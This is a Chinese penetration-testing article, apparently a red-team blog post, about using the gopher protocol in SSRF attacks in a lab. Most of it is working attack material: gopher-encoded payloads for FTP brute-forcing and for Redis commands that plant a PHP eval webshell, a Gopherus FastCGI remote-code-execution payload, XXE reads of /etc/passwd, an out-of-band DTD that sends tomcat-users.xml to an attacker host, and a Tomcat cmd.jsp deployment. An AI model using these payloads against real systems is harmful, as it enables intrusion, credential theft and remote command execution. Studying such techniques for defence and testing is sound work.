

Gopher协议使用总结

原创 六号刃部 酒仙桥六号部队

2020-08-20原文

这是 酒仙桥六号部队 的第 64 篇文章。

全文共计3714个字，预计阅读时长12分钟。

什么是Gopher协议?

Gopher协议是一个通信协议，它用来设计，分配，搜索与检索文档中的internet协议的网络。在超文本传输协议（http）出现之前，它是internet上最重要的信息检索工具，gopher生态系统被认为是万维网的前身。

Gopher这个名字是由在明尼苏达大学的 Anklesaria 命名的，它的名字由来是这样的：

1. 明尼苏达大学的吉祥物是地鼠。
2. 一个跑腿的助手就像地鼠一样在地下挖洞总能到达它想要的位置。



由于可以GET、POST请求，那可以先截获get请求包和post请求包，再构造成符合gopher协议的请求，利用Gopher我们可以对FTP，Telnet，Redis，Memcache，基于一个TCP包的exploit等等进行内网攻击，这样极大的拓宽了我们的攻击面。

Gopher协议格式

Gopher默认端口是70：

URL:gopher://<host>:<port>/<gopher-path>

<gopher-path>可以是下面其中之一的格式：

<gophertype><selector>

<gophertype><selector>%09<search>

<gophertype><selector>%09<search>%09<gopher+_string>

如果省略<port>，则端口默认为70。<gophertype>是一个单字符字段，表示URL所引用资源的Gopher类型。

整个 <gopher-path> 也可以为空，在这种情况下，定界 “/” 也是可以为空，并且 <gophertype> 默认为 “ 1 ”。

<selector> 是 Gopher 选择器字符串。在 Gopher 协议中，Gopher 选择器字符串是一个八位字节序列，可以包含除 09 十六进制（US-ASCII HT 或制表符），0A 十六进制（US-ASCII 字符 LF）和 0D（US-ASCII 字符 CR）之外的任何八位字节。

<search> 用于向 gopher 搜索引擎提交搜索数据，和 <selector> 之间用 %09 隔开。

Gopher 客户端通过将 Gopher<selector> 字符串发送到 Gopher 服务器来指定要检索的项目。

如何转换规则

我们先随意构造一个简单 php 代码

```
<?php
$b=$_REQUEST["a"]
echo $b;
?>
```

我们构造一个 GET 包。

```
GET /edit.php?a=Hi HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Hm_lvt_edb4d6d1c1ccb393b622eb7bd0601b7f=1585239031,1585239369; Hm_lvt_eb74350627920fd1a4c86e1caed4f594=1585239031,1585239369; bdshare_firsttime=1592814981732
Upgrade-Insecure-Requests: 1
```

虽然 Burp 帮我们 GET 那么多参数，我们可以缩到 3 行。

```
GET /edit.php?a=Hi HTTP/1.1
```

Host: 127.0.0.1

Connection: close

转换规则

1. 如果第一个字符是>或者< 那么丢弃该行字符串，表示请求和返回的时间。
2. 如果前三个字符是 +OK 那么丢弃该行字符串，表示返回的字符串。
3. 将\r字符串替换成%0d%0a。
4. 空白行替换为%0a。
5. 问号需要转码为URL编码%3f，同理空格转换成%20。
6. 在HTTP包的最后要加%0d%0a，代表消息结束。

我们先将其转换成gopher协议执行。

```
curlgopher://192.168.11.1:80/_GET%20/edit.php%3fa=Hi%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0aConnection:%20close%0d%0a
```

```
root@kali:~# curl gopher://192.168.11.1:80/_GET%20/edit.php%3fa=Hi%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0aConnection:%20close%0d%0a
HTTP/1.1 200 OK
Date: Thu, 16 Jul 2020 03:10:52 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

2
Hi
0
```

Content-Length为2。

POST同理，但是需要5行。

```
POST /edit.php HTTP/1.1
```

```
Host: 127.0.0.1
```

```
Connection: close
```

```
Content-Type: application/x-www-form-urlencoded
```

a=Hi

```
curlgopher://192.168.11.1:80/_POST%20/edit.php%3fa=Hi%20HTTP/1.1
%0d%0aHost:%20127.0.0.1%0d%0aConnection:%20close%0d%0aContent-
Type:%20application/x-www-form-urlencoded%0d%0a
```

```
root@kali:~# curl gopher://192.168.11.1:80/_POST%20/edit.php%3fa=Hi%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0aConnection:%20close%0d%0aContent-Type:%20application/x-www-form-urlencoded%0d%0a
HTTP/1.1 200 OK
Date: Thu, 16 Jul 2020 03:20:58 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

2
Hi
0
```

我们可以测试SSRF中gopher是否有效。

先写一个有SSRF的漏洞PHP代码, 这里没对参数做任何过滤。

```
<?php
$url = $_GET['url'];
$curlobj = curl_init($url);
echo curl_exec($curlobj);
?>
```

注意php.in 要开启extension=php_curl.dll

Php版本>5.3 (gopher协议在5.3版本以上才开始支持)

攻击机监听本地4444端口, 同时浏览器访问:

```
192.168.11.1/ssrf2.php?url=gopher://192.168.11.130:4444/_hello
```

记得要在传输的数据前加一个无用字符。

```
root@kali:~/Desktop# nc -lp 4444
hello
█
```

收到传输过来的字符那么说明没有问题。

FTP爆破

内网中存在弱口令的FTP比较多，我们可以尝试一下。


攻击机IP：192.168.11.130

SSRF服务器IP：192.168.1.11

FTP服务器IP：192.168.11.136

首先，先在FTP的服务器上测试一下访问FTP的流量情况，对其进行抓包处理。

```
curl ftp://vsftp:vsftp@127.0.0.1/ 【vsftp账号：vsftp密码】
```



The image shows a Wireshark capture of an FTP session. The capture is filtered for 'ftp' traffic. The packet list table shows the following details:

No.	Time	Source	Destination	Protocol	Length	Info
19	20.872932	127.0.0.1	127.0.0.1	FTP	100	Response: 220 Welcome to blah FTP se
21	20.873026	127.0.0.1	127.0.0.1	FTP	78	Request: USER vsftp
23	20.873069	127.0.0.1	127.0.0.1	FTP	100	Response: 331 Please specify the pas
24	20.873097	127.0.0.1	127.0.0.1	FTP	86	Request: PASS vsftp
25	20.900456	127.0.0.1	127.0.0.1	FTP	89	Response: 230 Login successful.
26	20.900566	127.0.0.1	127.0.0.1	FTP	71	Request: PWD
27	20.900832	127.0.0.1	127.0.0.1	FTP	100	Response: 257 "/" is the current dir
28	20.900875	127.0.0.1	127.0.0.1	FTP	72	Request: EPSV
29	20.900964	127.0.0.1	127.0.0.1	FTP	114	Response: 229 Entering Extended Pass
33	20.901173	127.0.0.1	127.0.0.1	FTP	74	Request: TYPE A
34	20.901202	127.0.0.1	127.0.0.1	FTP	96	Response: 200 Switching to ASCII mod
35	20.901230	127.0.0.1	127.0.0.1	FTP	72	Request: LIST
36	20.901315	127.0.0.1	127.0.0.1	FTP	105	Response: 150 Here comes the directo
42	20.903040	127.0.0.1	127.0.0.1	FTP	90	Response: 226 Directory send OK.
44	20.903108	127.0.0.1	127.0.0.1	FTP	72	Request: QUIT
45	20.903144	127.0.0.1	127.0.0.1	FTP	80	Response: 221 Goodbye.

右键 Follow tcp stream，保存为ASCII格式，这里我们只保留USER PASSQUIT这3个字符用于加快爆破返回速度。

```
USER admin
PASS admin
PWD
EPSV
TYPE A
LIST
QUIT
```

7 client pkts, 0 server pkts, 0 turns.

127.0.0.1:49374 → 127.0.0.1:21 (€) Show and save data as ASCII Stream 1

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

按照规则转换成gopher码，再放入BP中需要对其进行一次转码进行爆破。

192.168.11.1/ssrf2.php?url=gopher%3a//192.168.11.136%3a21/_USER%2520%252d%250aPASS%25

220 Welcome to blah FTP service. 331 Please specify the password. 230 Login successful. 221 Goodbye. 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
20	Abc	200	<input type="checkbox"/>	<input type="checkbox"/>	330	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	329	
1	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	329	
2	12312312	200	<input type="checkbox"/>	<input type="checkbox"/>	329	
3	1223123	200	<input type="checkbox"/>	<input type="checkbox"/>	329	
4	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	329	
5	root	200	<input type="checkbox"/>	<input type="checkbox"/>	329	
6	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	329	
7	123142	200	<input type="checkbox"/>	<input type="checkbox"/>	329	
8	jogfn	200	<input type="checkbox"/>	<input type="checkbox"/>	329	
9	sajhdsad	200	<input type="checkbox"/>	<input type="checkbox"/>	329	
10	sjhnrn	200	<input type="checkbox"/>	<input type="checkbox"/>	329	
11	johjn	200	<input type="checkbox"/>	<input type="checkbox"/>	329	

Request Response

Raw Headers Hex Render

Connection: close
 Content-Type: text/html; charset=UTF-8
 Content-Length: 106

```

220 Welcome to blah FTP service.
331 Please specify the password.
230 Login successful.
221 Goodbye.
1
  
```

0 matches

Finished

REDIS

常见的写入webshell脚本。

```
flushall
```

```
set 1 '<?php eval($_GET["cmd"]);?>'
```

```
config set dir /www/wwwroot/
```

```
config set dbfilename shell.php
```

```
save
```

用wireshark捕捉100，再写入：

```
root@kali:~/Desktop/Gopherus-master# redis-cli
127.0.0.1:6379> flushall
OK
127.0.0.1:6379> set 1 '<?php eval($_GET["cmd"]);?>'
OK
127.0.0.1:6379> config set dir /www/wwwroot/
OK
127.0.0.1:6379> config set dbfilename shell.php
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit
```

右键定位tcp跟踪流：




```
*1
$7
COMMAND
*1
$8
flushall
*3
$3
set
$1
1
$27
<?php eval($_GET["cmd"]);?>
*4
$6
config
$3
set
$3
dir
$13
/www/wwwroot/
*4
$6
config
```

6 客户端 分组, 0 服务器 分组, 0 turn(s).

127.0.0.1:54064 → 127.0.0.1:6379 (214 bytes) 显示和保存数据为 ASCII 流 C

按之前的方法转换成gopher码后，成功生成shell.php。



Redis 未授权访问除了Webshell之外，我们也可以使用 crontab 反弹 shell，利用公私钥直接登录目标服务器，主从模式等。

MYSQL

MYSQL认证模式有2种

1. 密码认证，这种使用挑战应答模式，服务器会先对密码加salt之后再验证。
2. 无需密码认证，直接发送数据包即可。

MYSQL还有3种连接方式：

1. Unix套接字，这种用于linux或者unix环境下且client和server端需要在一台电脑中。
2. 内存共享或者命名管道。这种用于windows环境下且client和server端在一台电脑中。
3. TCP/IP，网络传输协议，使用的最多的一种连接方式。

那么在非交互下我们可以使用TCP/IP 无密码认证来实现攻击。

先创建1个无密码的本地登录用户，再进行抓包处理。


客户端输入：

```
mysql -h 127.0.0.1 -u ssrf -p
```

```
show version();
```

```
exit;
```

将得到的抓包文件同理进行过滤成tcp流 raw格式。



再将进行一次urlencode格式转换。成功得到版本信息。

接口（CGI）的增强版本，由CGI发展改进而来，主要用来提高CGI程序性能，类似于CGI，FastCGI也是一种让交互程序与Web服务器通信的协议。

Fastcgi协议由多个record组成，其中recoed包含header和body。服务器中间件将header和body按照fastcgi的规则封装好通过tcp发送给FPM（Fastcgi协议解析器），FPM解码后将结果再封装后返回给中间件。

```
typedef struct {
    /* Header */
    unsigned char version; // 版本
    unsigned char type; // 本次record的类型
    unsigned char requestIdB1; // 本次record对应的请求id
    unsigned char requestIdB0;
    unsigned char contentLengthB1; // body体的大小
    unsigned char contentLengthB0;
    unsigned char paddingLength; // 额外块大小
    unsigned char reserved;

    /* Body */
    unsigned char contentData[contentLength];
    unsigned char paddingData[paddingLength];
}
FCGI_Record;
```

其中FPM按照fastcgi的协议将TCP流解析成真正的数据。

举个例子，用户访问<http://127.0.0.1/index.php?a=1&b=2>，如果web目录是/var/www/abc，那么Nginx会将这个请求变成如下key-value对：

```
{
  'GATEWAY_INTERFACE': 'FastCGI/1.0',
```

```
'REQUEST_METHOD': 'GET',  
'SCRIPT_FILENAME': '/var/www/abc/index.php',  
'SCRIPT_NAME': '/index.php',  
'QUERY_STRING': '?a=1&b=2',  
'REQUEST_URI': '/index.php?a=1&b=2',  
'DOCUMENT_ROOT': '/var/www/abc',  
'SERVER_SOFTWARE': 'php/fcgiclient',  
'REMOTE_ADDR': '127.0.0.1',  
'REMOTE_PORT': '12345',  
'SERVER_ADDR': '127.0.0.1',  
'SERVER_PORT': '80',  
'SERVER_NAME': "localhost",  
'SERVER_PROTOCOL': 'HTTP/1.1'  
}
```

FPM拿到fastcgi的数据包后，进行解析，得到上述这些环境变量。然后，执行SCRIPT_FILENAME的值指向的PHP文件，也就是/var/www/abc/index.php。

也就是说，php-fpm根据script_filename的值来执行php文件。如果该文件不存在，则返回404。

大致原理：

1. NGINX与IIS7曾出现php解析漏洞，例如访问http://127.0.0.1/1.jpg/.php则访问的文件是1.jpg，却按照.php解析。

由于php中的fix_pathinfo特性，如果地址路径为/var/www/abc。它会先判断SCRIPT_FILENAME即/var/www/abc/1.jpg/.php是否存在，如果不存在则去掉最后一个/和后面的内容，判断/var/www/abc/1.jpg是否存在，如果存在则按照php来解析。

2. PHP.INI中有两个配置项，auto_prepend_file和auto_append_file。可以将文件require到所有页面的顶部与底部。

```
; Automatically add files before PHP document.  
; http://php.net/auto-prepend-file  
auto_prepend_file =
```

```
; Automatically add files after PHP document.  
; http://php.net/auto-append-file  
auto_append_file =
```

auto_prepend_file是在执行目标之前先包含auto_prepend_file中指定的文件，我们可以将auto_prepend_file设定为php://input，auto_append_file是执行完成目标文件后，包含auto_append_file指向的文件。

其中FPM还有2个变量需要如下设置PHP_VALUE和PHP_ADMIN_VALUE。

分别设置为：

```
'PHP_VALUE': 'auto_prepend_file = php://input',  
'PHP_ADMIN_VALUE': 'allow_url_include = On'
```

利用条件：

- libcurl版本>=7.45.0(由于EXP里有%00，CURL版本小于7.45.0的版本，gopher的%00会被截断)
- PHP-FPM监听端口


```

root@kali:~/Desktop/Gopherus-master# python gopherus.py --exploit fastcgi

Gopherus

author: $SpyD3r$

Give one file name which should be surely present in the server (prefer .php file)
If you don't know press ENTER we have default one: /var/www/html/index.php
Terminal command to run: echo hello_fastcgi

Your gopher link is ready to do SSRF:

gopher://127.0.0.1:9000/%01%00%01%00%08%00%00%00%01%00%00%00%00%00%01%04%00%01%01%04%00%0F%10SERVER_SOFTWARE%0A%20%2Fcgiclient%20%08%09REMOTE_ADDR%20%2F%08SERVER_PROTOCOL%20%2F%01%00%02CONTENT_LENGTH%20%04REQUEST_METHOD%20%09KPHP_VALUE%20%0Ainclude%20%3D%20%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%17SCRIPT_FILENAME%20%2F%0A/var/www/html/index.php%0D%0ADOCUMENT_ROOT%20%0A%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00F%04%00%3C%3Fphp%20system%28%27echo%20hello_fastcgi%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00

```

下图可以直接进行命令执行。

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
<pre> GET 'ssrf.php?url=gopher%3A//127.0.0.1%3A9000/%2501%2501%2500%2501%2500%2500%2500%2501%2504%2500%2501%2500%2500%2501%2500%2500%2500%2500%2500%2500%2501%2504%2500%2501%2501%2504%2500%250F%2510SERVER_SOFTWARE%2520%2520%2520cgiclient%2520%2508%2509REMOTE_ADDR%2520%250F%2508SERVER_PROTOCOL%2520%250E%250F%2507%250E%2504REQUEST_METHOD%2509KPHP_VALUE%2520%250Ainclude%2520%250Adisable_functions%2520%253D%2520%250Aauto_prepend_file%2520%250Aphp%253A//input%250F%2517SCRIPT_FILENAME%2520%250A/var/www/html/index.php%250D%250ADOCUMENT_ROOT%250A%2500%2500%2500%2501%2504%250A%2508%2500%2500%2500%2501%2505%2500%2501%2500%2501%2500%253C%253Fphp%2520system%2528%27echo%2520hello_fastcgi%2527%2529%253Bdie%2528%27%2527%2529%253B%253F%253E%2500%2500%2500%2500 HTTP/1.1 Host: 192.168.11.136 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 </pre>				<pre> HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Tue, 21 Jul 2020 10:14:39 GMT Content-Type: text/html; charset=UTF-8 Connection: close Content-Length: 112 ''' ''' Content-type: text/html; charset=UTF-8 hello_fastcgi -----Made-by-SpyD3r----- ''' ''' nl/ </pre>			

XXE

我们这边模拟一个 JAVA-XXE 的环境用 XXE 来读取其中的 TOMCAT 账号密码，最后用 gopher 来执行 RCE。

存在XXE 服务器IP:192.168.11.139

攻击服务器IP:192.168.11.130

环境<https://github.com/pimps/docker-java-xxe>

这里搭建完后有个小 BUG，需要将 app 中 index.htmlxxe-example.war 拷贝到子目录 xxe-example。

```

root@ubuntu:/# docker run -e MANAGER_USER=admin -e MANAGER_PASSWORD=1234 -v /home/.../Desktop/docker-java-xxe/app/xxe-example:/app -p 8080:8080 -t docker-java-xxe
> start.sh script running

```

我们先测试 xxe 是否能读取到XXE漏洞服务器本地密码。

这里访问192.168.11.139:8080并构建XXE，

```
<!DOCTYPE Anything [  
  
<!ENTITY xxe SYSTEM "file:///etc/passwd">  
  
  
<book>  
  
<title>&xxe;</title>  
  
<isbn>31337</isbn>  
  
<author>Jon Snow</author>  
  
</book>
```

Add a new book

```
<!DOCTYPE Anything [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<book>
  <title>${xxe}</title>
  <isbn>31337</isbn>
  <author>Jon Snow</author>
</book>
```

Add

Books in the database:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><books>
<book>
  <author>Jon Snow</author>
  <id>6</id>
  <isbn>31337</isbn>
  <title>The Man That Knows Nothing</title>
</book>

<book>
  <author>Jon Snow</author>
  <id>5</id>
  <isbn>31337</isbn>
  <title>The Man That Knows Nothing</title>
</book>

<book>
  <author>Jon Snow</author>
  <id>7</id>
  <isbn>31337</isbn>
  <title>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
```

我们接下来读取 tomcat 里面的 tomcat-user.xml 数据并将其传递给远程的攻击服务器。

提供 ftp 服务和 web 服务的服务器，FTP 负责接受外部的 DTD 数据，WEB 提供接受 FTP 的 payload。

环境 <https://github.com/staaldraad/xxeserv>

编写一个外部的 dtd。

```
root@kali:~/Desktop/xxeserv/dtds# cat oob.dtd
<!ENTITY % param3 "<!ENTITY %x25; exfil SYSTEM 'ftp://192.168.11.130:2121/%data3;'>">
```

./xxeserv -wp 4444 -w -p[-wp 为开启 web 并修改 web 端口 -p 开启 FTP 端口]

```
root@kali:~/Desktop/xxeserv# ./xxeserv -wp 4444 -w
2020/07/22 22:02:18 [*] Starting Web Server on 4444 [./]
[*] Found certificate files in directory. Using these.
[*] UNO Listening...
2020/07/22 22:02:18 [*] GO XXE FTP Server - Port: 2121
```

尝试读取 tomcat-user.xml 里面的账户密码。

构建 XXE:

```
<!DOCTYPE Anything [
<!ENTITY % data3 SYSTEM "file:///opt/tomcat/conf/tomcat-
users.xml">
<!ENTITY % sp SYSTEM "http://192.168.11.130:4444/dtds/oob.dtd">
%sp;
%param3;
%exfil;
]>
<book>
<title>OOB EXFILL</title>
```

<isbn>31337</isbn>

<author>xxx</author>

</book>

```
cert.pem dtds key.pem payloads.md README.md xxertp.go xxeserv
root@kali:~/Desktop/xxeserv# ./xxeserv -wp 4444 -w
2020/07/22 22:02:18 [*] Starting Web Server on 4444 [./]
[*] Found certificate files in directory. Using these.
[*] UNO Listening ...
2020/07/22 22:02:18 [*] GO XXE FTP Server - Port: 2121
2020/07/22 22:47:07 [192.168.11.139:58086][200] /dtds/oob.dtd
2020/07/22 22:47:07 [*] Connection Accepted from [192.168.11.139:34402]
USER: anonymous
PASS: Java1.6.0_22@
/<tomcat-users>
  <role rolename="manager"
/>
  <user name="admin" password="admin" roles="manager"
/>
<
tomcat-users>
2020/07/22 22:47:07 [*] Closing FTP Connection
```

使用脚本执行一键RCE。

脚本<https://github.com/pimps/gopher-tomcat-deployer>

我们用刚才读取出的账号密码构建：

```
python gopher-tomcat-deployer.py -u admin -p admin -t 127.0.0.1
-pt 8080 cmd.jsp
```



```
<!DOCTYPE Anything [  
<!ENTITY xxe SYSTEM "[gopher_payload]">  
>  
<book>  
  <title>&xxe;</title>  
  <isbn>31337</isbn>  
  <author>Jon Snow</author>  
</book>
```

Add

成功生成cmd目录和cmd.jsp并能执行命令。

Applications	
Path	Display Name
<u>/</u>	XXE
<u>/cmd</u>	
<u>/manager</u>	Tomcat Manager Application



Command: ls

```
app
bin
boot
dev
etc
home
jdk-6u22-linux-x64.bin
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

总结

虽然Gopher协议已经渐渐退出了历史的舞台，但是对渗透来说仍然是个不可低估的协议。它总能扩大思维结合其他漏洞进行许多拓展攻击。

参考链接：

[https://en.wikipedia.org/wiki/Gopher_\(protocol\)](https://en.wikipedia.org/wiki/Gopher_(protocol))

<https://www.Leavesongs.com/PENETRATION/fastcgi-and-php-fpm.html>

<https://joychou.org/web/phpssrf.html>

<https://blog.chaitin.cn/gopher-attack-surfaces/>

<https://staaldraad.github.io/2016/12/11/xxeftp/>



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论